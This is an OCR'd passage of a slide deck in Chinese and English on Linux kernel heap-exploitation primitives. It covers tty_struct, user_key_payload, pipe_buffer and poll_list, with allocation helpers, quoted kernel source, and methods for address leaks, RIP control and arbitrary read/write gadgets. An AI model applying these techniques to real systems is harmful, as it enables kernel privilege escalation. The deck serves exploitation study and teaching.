    cpu_base = raw_cpu_ptr(&hrtimer_bases);
    base = softtimer ? HRTIMER_MAX_CLOCK_BASES / 2 : 0;
    base += hrtimer_clockid_to_base(clock_id);
    timer->base = &cpu_base->clock_base[base];
}
```

Helpful Struct

timerfd_ctx

- 使用方式3：control RIP
  - 如果能夠 hijack function pointer，就可以在 timer 到期時控制 RIP
  - 但這個 function 會在 interrupt context 被呼叫，因此基本上不能使用
  - 下面參考 kylebot blog 的說明

I first attempted approach 1 and could easily get to ROP. However, the exploit is far from over. The issue here is that this function is called within interrupt contexts, which means, when we get to ROP, the kernel's execution is not associated with any task. Thus, we can't directly return back to userspace. Worse still, there is no known way to end the execution gracefully. I tried `do_task_dead` to end the execution, but it is not a `task`, the kernel will not be happy about killing a non-task and trigger a `BUG()`, then crash.

Helpful Struct

tty_struct

- 大小： 0x2b8 (kmalloc-cg-1024)
- FROM： GFP_KERNEL_ACCOUNT
- ADDRESS：
  - ops - kernel address
  - struct mutex - heap address

```c
struct tty_struct {
	struct kref kref;
	struct device *dev;
	struct tty_driver *driver;
	const struct tty_operations *ops;
	int index;
	// ...
	int closing;
	unsigned char *write_buf;
	int write_cnt;
	struct work_struct SAK_work;
	struct tty_port *port;
} __randomize_layout;
```

Helpful Struct

tty_struct

- 分配 - 開啟 /dev/ptmx
- 釋放 - 關閉

```c
void alloc_tty(int index)
{
    ptmx[index] = open("/dev/ptmx", O_RDWR | O_NOCTTY);
    if (ptmx[index] < 0)
        perror_exit("open /dev/ptmx");
}

void free_tty(int index)
{
    close(ptmx[index]);
}
```

Helpful Struct

tty_struct

- 分配 file_private 結構
- 初始化 tty
- 儲存到 private data

```c
static int ptmx_open(struct inode *inode, struct file *filp)
{
    retval = tty_alloc_file(filp);
    // ...
    tty = tty_init_dev(ptm_driver, index);
    // ...
    tty_add_file(tty, filp);
```

Helpful Struct

tty_struct

- 分配 file_private 結構
  - FROM： GFP_KERNEL
  - 大小為 0x20，成員 tty 指向 tty_struct
- 初始化 tty
- 儲存到 private data

```
int tty_alloc_file(struct file *file)
{
    struct tty_file_private *priv;

    priv = kmalloc(sizeof(*priv), GFP_KERNEL);
    if (!priv)
        return -ENOMEM;

    file->private_data = priv;

    return 0;
}
```

```
struct tty_file_private {
    struct tty_struct *tty;
    struct file *file;
    struct list_head list;
};
```

Helpful Struct

tty_struct

- 分配 file_private 結構
- 初始化 tty
- 儲存到 private data

```
static int ptmx_open(struct inode *inode, struct file *filp)
{
    retval = tty_alloc_file(filp);
    // ...
    tty = tty_init_dev(ptm_driver, index);
    // ...
    tty_add_file(tty, filp);
```

Helpful Struct

tty_struct

- 分配 file_private 結構
- 初始化 tty
  - 會先初始化 function table pointer
- 儲存到 private data

```c
struct tty_struct *tty_init_dev(struct tty_driver *driver, int idx)
{
    struct tty_struct *tty;
    int retval;

    tty = alloc_tty_struct(driver, idx);
    if (!tty) {
        retval = -ENOMEM;
        goto err_module_put;
    }
```

```c
struct tty_struct *alloc_tty_struct(struct tty_driver *driver, int idx)
{
    struct tty_struct *tty;

    tty = kzalloc(sizeof(*tty), GFP_KERNEL_ACCOUNT);
    if (!tty)
        return NULL;

    kref_init(&tty->kref);
    // ...
    tty->driver = driver;
    tty->ops = driver->ops;
    tty->index = idx;
    tty_line_name(driver, idx, tty->name);
    tty->dev = tty_get_device(tty);

    return tty;
}
```

Helpful Struct

tty_struct

- 分配 file_private 結構
- 初始化 tty
- 儲存到 private data
  - 單純存到結構成員而已

```
static int ptmx_open(struct inode *inode, struct file *filp)
{
    retval = tty_alloc_file(filp);
    // ...
    tty = tty_init_dev(ptm_driver, index);
    // ...
    tty_add_file(tty, filp);
```

```
void tty_add_file(struct tty_struct *tty, struct file *file)
{
    struct tty_file_private *priv = file->private_data;

    priv->tty = tty;
    priv->file = file;
```

Helpful Struct

tty_struct

- 使用方式1：leak kernel address
  - Driver 為 ptm_driver，而使用的 operation 為 ptm_unix98_ops

```
static const struct tty_operations ptm_unix98_ops = {
	.lookup = ptm_unix98_lookup,
	.install = pty_unix98_install,
	.remove = pty_unix98_remove,
	.open = pty_open,
	.close = pty_close,
	.write = pty_write,
	.write_room = pty_write_room,
	.flush_buffer = pty_flush_buffer,
	.unthrottle = pty_unthrottle,
	.ioctl = pty_unix98_ioctl,
	.compat_ioctl = pty_unix98_compat_ioctl,
	.resize = pty_resize,
	.cleanup = pty_cleanup,
	.show_fdinfo = pty_show_fdinfo,
};
```

Helpful Struct

tty_struct

- 使用方式2：control RIP, do arbitrarily read/write
  - 構造 tty_operations 並控制 ioctl handler pointer，使得 tty 能正常運作之下，配合 ioctl 的可控參數做到任意讀寫

```c
static const struct tty_operations ptm_unix98_ops = {
    .lookup = ptm_unix98_lookup,
    .install = pty_unix98_install,
    .remove = pty_unix98_remove,
    .open = pty_open,
    .close = pty_close,
    .write = pty_write,
    .write_room = pty_write_room,
    .flush_buffer = pty_flush_buffer,
    .unthrottle = pty_unthrottle,
    .ioctl = pty_unix98_ioctl,
    .compat_ioctl = pty_unix98_compat_ioctl,
    .resize = pty_resize,
    .cleanup = pty_cleanup,
    .show_fdinfo = pty_show_fdinfo,
};
```

```asm
1 ; aar
2 mov rax, [rdx];
3 ret;
4
5 ; aaw
6 mov [rdx], ecx;
7 ret;
```

Helpful Struct

user_key_payload

- 大小： 0x18 ~ (0x18 + 0x7fff)
  - 前 0x30 為不可控 header
- FROM： GFP_KERNEL
- ADDRESS： 無

```
struct user_key_payload {
        struct rcu_head rcu;            /* RCU destructor */
        unsigned short  datalen;        /* length of this dat
        char            data[] __aligned(__alignof__(u64)); /
};
```

Controllable data
(0x0 ~ 0x7fff)

Helpful Struct

user_key_payload

- add_key - add a key to the kernel's key management facility
- keyctl_read - read a key
- keyctl_revoke - marks a key as being revoked
- keyctl_unlink - unlink a key to/from a keyring

Helpful Struct

user_key_payload - add_key

- add_key - add a key to the kernel's key management facility
  - Key desc 都要不一樣
- keyctl_read - read a key
- keyctl_revoke - marks a key as being revoked
- keyctl_unlink - unlink a key to/from a keyring

```c
int alloc_key(int index, char *payload, int size)
{
    char desc[32] = { 0 };
    int key;

    assert(size >= 0x18);

    size -= sizeof(struct user_key_payload);
    sprintf(desc, "pay%d", index);

    key = add_key("user", desc, payload, size, KEY_SPEC_PROCESS_KEYRING);
    if (key == -1)
        perror_exit("add_key");

    return key;
}
```

Helpful Struct

user_key_payload - add_key

- add_key - add a key to the kernel's key management facility
  - 先分配一塊記憶體存 payload
  - 而後根據不同 key type 給不同的 handler 處理
  - 釋放 payload
- keyctl_read - read a key
- keyctl_revoke - marks a key as being revoked
- keyctl_unlink - unlink a key to/from a keyring

```
SYSCALL_DEFINE5(add_key, const char __user *, _type,
        const char __user *, _description,
        const void __user *, _payload,
        size_t, plen,
        key_serial_t, ringid)
{
    // ...
    if (plen > 1024 * 1024 - 1)
        goto error;
    // ...
    if (plen) {
        payload = kvmalloc(plen, GFP_KERNEL);
        // ...
        if (copy_from_user(payload, _payload, plen) != 0)
            goto error3;
    }
    // ...
    key_ref = key_create_or_update(keyring_ref, type, description,
                       payload, plen, KEY_PERM_UNDEF,
                       KEY_ALLOC_IN_QUOTA);
    // ...
    kvfree_sensitive(payload, plen);
    return ret;
}
```

Helpful Struct

user_key_payload - add_key

- add_key - add a key to the kernel's key management facility
  - 先分配一塊記憶體存 payload
  - 而後根據不同 key type 給不同的 handler 處理
  - 釋放 payload
- keyctl_read - read a key
- keyctl_revoke - marks a key as being revoked
- keyctl_unlink - unlink a key to/from a keyring

```c
SYSCALL_DEFINE5(add_key, const char __user *, _type,
        const char __user *, _description,
        const void __user *, _payload,
        size_t, plen,
        key_serial_t, ringid)
{
    // ...
    if (plen > 1024 * 1024 - 1)
        goto error;
    // ...
    if (plen) {
        payload = kvmalloc(plen, GFP_KERNEL);
        // ...
        if (copy_from_user(payload, _payload, plen) != 0)
            goto error3;
    }
    // ...
    key_ref = key_create_or_update(keyring_ref, type, description,
                       payload, plen, KEY_PERM_UNDEF,
                       KEY_ALLOC_IN_QUOTA);
    // ...
    kvfree_sensitive(payload, plen);
    return ret;
}
```

Helpful Struct

user_key_payload - add_key

- add_key - add a key to the kernel's key management facility
  - 而後根據不同 key type 給不同的 handler 處理
    - 如果 type 是 “user”，就會分配 user_key_payload
- keyctl_read - read a key
- keyctl_revoke - marks a key as being revoked
- keyctl_unlink - unlink a key to/from a keyring

```c
int user_preparse(struct key_preparsed_payload *prep)
{
    struct user_key_payload *upayload;
    size_t datalen = prep->datalen;

    if (datalen <= 0 || datalen > 32767 || !prep->data)
        return -EINVAL;

    upayload = kmalloc(sizeof(*upayload) + datalen, GFP_KERNEL);
    if (!upayload)
        return -ENOMEM;

    /* attach the data */
    prep->quotalen = datalen;
    prep->payload.data[0] = upayload;
    upayload->datalen = datalen;
    memcpy(upayload->data, prep->data, datalen);
    return 0;
}
```

Helpful Struct

user_key_payload - read_key

- add_key - add a key to the kernel's key management facility
- keyctl_read - read a key
- keyctl_revoke - marks a key as being revoked
- keyctl_unlink - unlink a key to/from a keyring

```
char *get_key(int i, int size)
{
    char *data;

    data = calloc(1, size);
    keyctl_read(keys[i], data, size);

    return data;
}
```

Helpful Struct

user_key_payload - read_key

- keyctl_read - read a key
  - syscall keyctl 類似於 key 的 ioctl，能根據不同的 cmd 執行不同 handler
  - 會先暫時分配一塊 memory 存 key payload
  - 底層呼叫對應 type 的 read handler

```
long keyctl_read_key(key_serial_t keyid, char __user *buffer, size_t buflen)
{
    key_data_len = (buflen <= PAGE_SIZE) ? buflen : 0;
    for (;;) {
        if (key_data_len) {
            key_data = kvmalloc(key_data_len, GFP_KERNEL);
            if (!key_data) {
                ret = -ENOMEM;
                goto key_put_out;
            }
        }

        ret = __keyctl_read_key(key, key_data, key_data_len);
```

Helpful Struct

user_key_payload - read_key

- keyctl_read - read a key
  - syscall keyctl 類似於 key 的 ioctl，能根據不同的 cmd 執行不同 handler
  - 會先暫時分配一塊 memory 存 key payload
  - 底層呼叫對應 type 的 read handler

```c
long user_read(const struct key *key, char *buffer, size_t buflen)
{
    const struct user_key_payload *upayload;
    long ret;

    upayload = user_key_payload_locked(key);
    ret = upayload->datalen;

    /* we can return the data as is */
    if (buffer && buflen > 0) {
        if (buflen > upayload->datalen)
            buflen = upayload->datalen;

        memcpy(buffer, upayload->data, buflen);
    }

    return ret;
}
```

Helpful Struct

user_key_payload - revoke_key / unlink_key

- add_key - add a key to the kernel's key management facility
- keyctl_read - read a key
- keyctl_revoke - marks a key as being revoked
- keyctl_unlink - unlink a key to/from a keyring
    - gc 是因為要等 rcu 執行完，確保釋放記憶體

```
void free_key(int index)
{
    keyctl_revoke(keys[index]);
    keyctl_unlink(keys[index], KEY_SPEC_PROCESS_KEYRING);
    sleep(1); // gc
}
```

Helpful Struct

user_key_payload - revoke_key / unlink_key

- add_key - add a key to the kernel's key management facility
- keyctl_read - read a key
- keyctl_revoke - marks a key as being revoked
- keyctl_unlink - unlink a key to/from a keyring

```
void user_revoke(struct key *key)
{
	struct user_key_payload *upayload = user_key_payload_locked(key);

	/* clear the quota */
	key_payload_reserve(key, 0);

	if (upayload) {
		rcu_assign_keypointer(key, NULL);
		call_rcu(&upayload->rcu, user_free_payload_rcu);
	}
}
```

```
static void user_free_payload_rcu(struct rcu_head *head)
{
	struct user_key_payload *payload;

	payload = container_of(head, struct user_key_payload, rcu);
	kfree_sensitive(payload);
}
```

Helpful Struct

user_key_payload

- 使用方式1：leak address
  - 由於 datalen 為 unsigned short，至多 0xffff，因此被蓋成任意值都能成功印出資料
  - Read key 可以重複執行
  - 釋放時機可控，範圍內大小可控，雖然成員中有 pointer (rcu)，但預設不會被使用

```
struct user_key_payload {
        struct rcu_head rcu;            /* RCU destructor */
        unsigned short  datalen;        /* length of this dat
        char            data[] __aligned(__alignof__(u64)); /
};
```

Helpful Struct

pipe_buffer

- 大小： 0x280 (kmalloc-cg-1k)
- FROM： GFP_KERNEL_ACCOUNT
- ADDRESS：
  - ops - kernel address

```
struct pipe_buffer {
        struct page *page;
        unsigned int offset, len;
        const struct pipe_buf_operations *ops;
        unsigned int flags;
        unsigned long private;
};
```

Helpful Struct

pipe_buffer

- pipe - 建立 pipe
- write - populate pipe
- close - 關 pipe

```c
void alloc_pipe_buff(int index)
{
    if (pipe(pipefd[index]) < 0)
        perror_exit("pipe");

    // populate
    if (write(pipefd[index][1], "XXXXX", 5) < 0)
        perror_exit("write pipefd");
}

void release_pipe_buff(int index)
{
    close(pipefd[index][0]);
    close(pipefd[index][1]);
}
```

Helpful Struct

pipe_buffer - pipe

- pipe - 建立 pipe
- write - populate pipe
- close - 關 pipe

```c
SYSCALL_DEFINE1(pipe, int __user *, fildes)
{
    return do_pipe2(fildes, 0);
}
```

```c
static int do_pipe2(int __user *fildes, int flags)
{
    struct file *files[2];
    int fd[2];
    int error;

    error = __do_pipe_flags(fd, files, flags);
```

```c
static int __do_pipe_flags(int *fd, struct file **files, int flags)
{
    int error;
    int fdw, fdr;

    if (flags & ~(O_CLOEXEC | O_NONBLOCK | O_DIRECT | O_NOTIFICATION_PIPE))
        return -EINVAL;

    error = create_pipe_files(files, flags);
    if (error)
        return error;
```

Helpful Struct

pipe_buffer - pipe

- pipe - 建立 pipe
- write - populate pipe
- close - 關 pipe

```c
int create_pipe_files(struct file **res, int flags)
{
    struct inode *inode = get_pipe_inode();
    struct file *f;
    int error;
```

```c
static struct inode * get_pipe_inode(void)
{
    struct inode *inode = new_inode_pseudo(pipe_mnt->mnt_sb);
    struct pipe_inode_info *pipe;
    inode->i_ino = get_next_ino();
    pipe = alloc_pipe_info();
    inode->i_pipe = pipe;
    pipe->files = 2;
    pipe->readers = pipe->writers = 1;
    inode->i_fop = &pipefifo_fops;
```


Helpful Struct

pipe_buffer - pipe

- pipe - 建立 pipe
- write - populate pipe
- close - 關 pipe

```c
struct pipe_inode_info *alloc_pipe_info(void)
{
    struct pipe_inode_info *pipe;
    unsigned long pipe_bufs = PIPE_DEF_BUFFERS; // 16

    pipe = kzalloc(sizeof(struct pipe_inode_info), GFP_KERNEL_ACCOUNT);
    pipe->bufs = kcalloc(pipe_bufs, sizeof(struct pipe_buffer),
                 GFP_KERNEL_ACCOUNT);
```

```c
struct pipe_inode_info {
    struct mutex mutex;
    wait_queue_head_t rd_wait, wr_wait;
    unsigned int head;
    unsigned int tail;
    unsigned int max_usage;
    unsigned int ring_size;
    // ...
    struct pipe_buffer *bufs;
    // ...
};
```



Helpful Struct

pipe_buffer - write

- pipe - 建立 pipe
- write - populate pipe
  - 配置一個 tmp page
  - 轉交給對應的 pipe_buffer
- close - 關 pipe

```c
const struct file_operations pipefifo_fops = {
	.open		= fifo_open,
	.llseek		= no_llseek,
	.read_iter	= pipe_read,
	.write_iter	= pipe_write,
	.poll		= pipe_poll,
	.unlocked_ioctl	= pipe_ioctl,
	.release	= pipe_release,
	.fasync		= pipe_fasync,
	.splice_write	= iter_file_splice_write,
};
```

```c
static ssize_t
pipe_write(struct kiocb *iocb, struct iov_iter *from)
{
	for (;;) {
		head = pipe->head;
		if (!pipe_full(head, pipe->tail, pipe->max_usage)) {
			unsigned int mask = pipe->ring_size - 1;
			struct pipe_buffer *buf = &pipe->bufs[head & mask];
			struct page *page = pipe->tmp_page;
			int copied;

			if (!page) {
				page = alloc_page(GFP_HIGHUSER | __GFP_ACCOUNT);
				if (unlikely(!page)) {
					ret = ret ? : -ENOMEM;
					break;
				}
				pipe->tmp_page = page;
			}
```

Helpful Struct

pipe_buffer - write

- pipe - 建立 pipe
- write - populate pipe
  - 配置一個 tmp page
  - 轉交給對應的 pipe_buffer
- close - 關 pipe

```
/* Insert it into the buffer array */
buf = &pipe->bufs[head & mask];
buf->page = page;
buf->ops = &anon_pipe_buf_ops;
buf->offset = 0;
buf->len = 0;
```

Helpful Struct

pipe_buffer - close

- pipe - 建立 pipe
- write - populate pipe
- close - 關 pipe
    - 遍歷每個 pipe_buffer entry 並釋放

```
void free_pipe_info(struct pipe_inode_info *pipe)
{
	unsigned int i;
	for (i = 0; i < pipe->ring_size; i++) {
		struct pipe_buffer *buf = pipe->bufs + i;
		if (buf->ops)
			pipe_buf_release(pipe, buf);
	}
	if (pipe->tmp_page)
		__free_page(pipe->tmp_page);
	kfree(pipe->bufs);
	kfree(pipe);
}
```

```
static void anon_pipe_buf_release(struct pipe_inode_info *pipe,
				  struct pipe_buffer *buf)
{
	struct page *page = buf->page;
	if (page_count(page) == 1 && !pipe->tmp_page)
		pipe->tmp_page = page;
	else
		put_page(page);
}
```

Helpful Struct

pipe_buffer

- 使用方式1：leak kernel address
  - ops 指向變數 anon_pipe_buf_ops
- 使用方式2：控制 RIP
  - 竄改 ops 指向可控位址

```
static const struct pipe_buf_operations anon_pipe_buf_ops = {
    .release    = anon_pipe_buf_release,
    .try_steal  = anon_pipe_buf_try_steal,
    .get        = generic_pipe_buf_get,
};
```

Helpful Struct

poll_list

- 大小： 16 ~ 4096
  - 前 0x10 為 header，不可控
- FROM： GFP_KERNEL
- ADDRESS：
  - next - heap address

```c
struct poll_list {
        struct poll_list *next;
        int len;
        struct pollfd entries[];
};
```

pollfd
pollfd
...
pollfd

Helpful Struct

poll_list

- create nfds - number of fds
- poll

```
pfds = calloc(nfds, sizeof(struct pollfd));
for (int i = 0; i < nfds; i++)
{
    pfds[i].fd = poll_target_fd;
    pfds[i].events = POLLERR;
}
ret = poll(pfds, nfds, timer);
```

Helpful Struct

poll_list - poll

- poll
  - syscall handler - do_sys_poll
  - 會先使用 local stack 存放前 30 個 nfsd
  - poll_list 最多只能有 PAGE_SIZE，彼此用 linked list 串起來

```
SYSCALL_DEFINE3(poll, struct pollfd __user *, ufds, unsigned int, nfds,
        int, timeout_msecs)
{
    // ...
    ret = do_sys_poll(ufds, nfds, to);
```

Helpful Struct

poll_list - poll

- poll
  - syscall handler - do_sys_poll
  - 會先使用 local stack 存放前 30 個 nfsd
  - poll_list 最多只能有 PAGE_SIZE，彼此用 linked list 串起來

```c
static int do_sys_poll(struct pollfd __user *ufds, unsigned int nfds,
		struct timespec64 *end_time)
{
	int err = -EFAULT, fdcount, len;
	long stack_pps[POLL_STACK_ALLOC/sizeof(long)];
	struct poll_list *walk = head;
	unsigned long todo = nfds;

	len = min_t(unsigned int, nfds, N_STACK_PPS);
	for (;;) {
		walk->next = NULL;
		walk->len = len;
		if (!len)
			break;

		if (copy_from_user(walk->entries, ufds + nfds-todo,
					sizeof(struct pollfd) * walk->len))
			goto out_fds;

		todo -= walk->len;
		if (!todo)
			break;

		len = min(todo, POLLFD_PER_PAGE);
		walk = walk->next = kmalloc(struct_size(walk, entries, len),
					    GFP_KERNEL);
		if (!walk) {
			err = -ENOMEM;
			goto out_fds;
		}
	}
```

Helpful Struct

poll_list - poll


- poll
  - syscall handler - do_sys_poll
  - 會先使用 local stack 存放前 30 個 nfsd
  - poll_list 最多只能有 PAGE_SIZE，彼此用 linked list 串起來

```c
static int do_sys_poll(struct pollfd __user *ufds, unsigned int nfds,
		struct timespec64 *end_time)
{
	int err = -EFAULT, fdcount, len;
	long stack_pps[POLL_STACK_ALLOC/sizeof(long)];
	struct poll_list *walk = head;
	unsigned long todo = nfds;

	len = min_t(unsigned int, nfds, N_STACK_PPS);
	for (;;) {
		walk->next = NULL;
		walk->len = len;
		if (!len)
			break;

		if (copy_from_user(walk->entries, ufds + nfds-todo,
					sizeof(struct pollfd) * walk->len))
			goto out_fds;

		todo -= walk->len;
		if (!todo)
			break;

		len = min(todo, POLLFD_PER_PAGE);
		walk = walk->next = kmalloc(struct_size(walk, entries, len),
					    GFP_KERNEL);
		if (!walk) {
			err = -ENOMEM;
			goto out_fds;
		}
	}
```

Helpful Struct

poll_list

- 使用方式1： leak heap address
  - next pointer 指向下一個 poll_list



Helpful Struct

poll_list

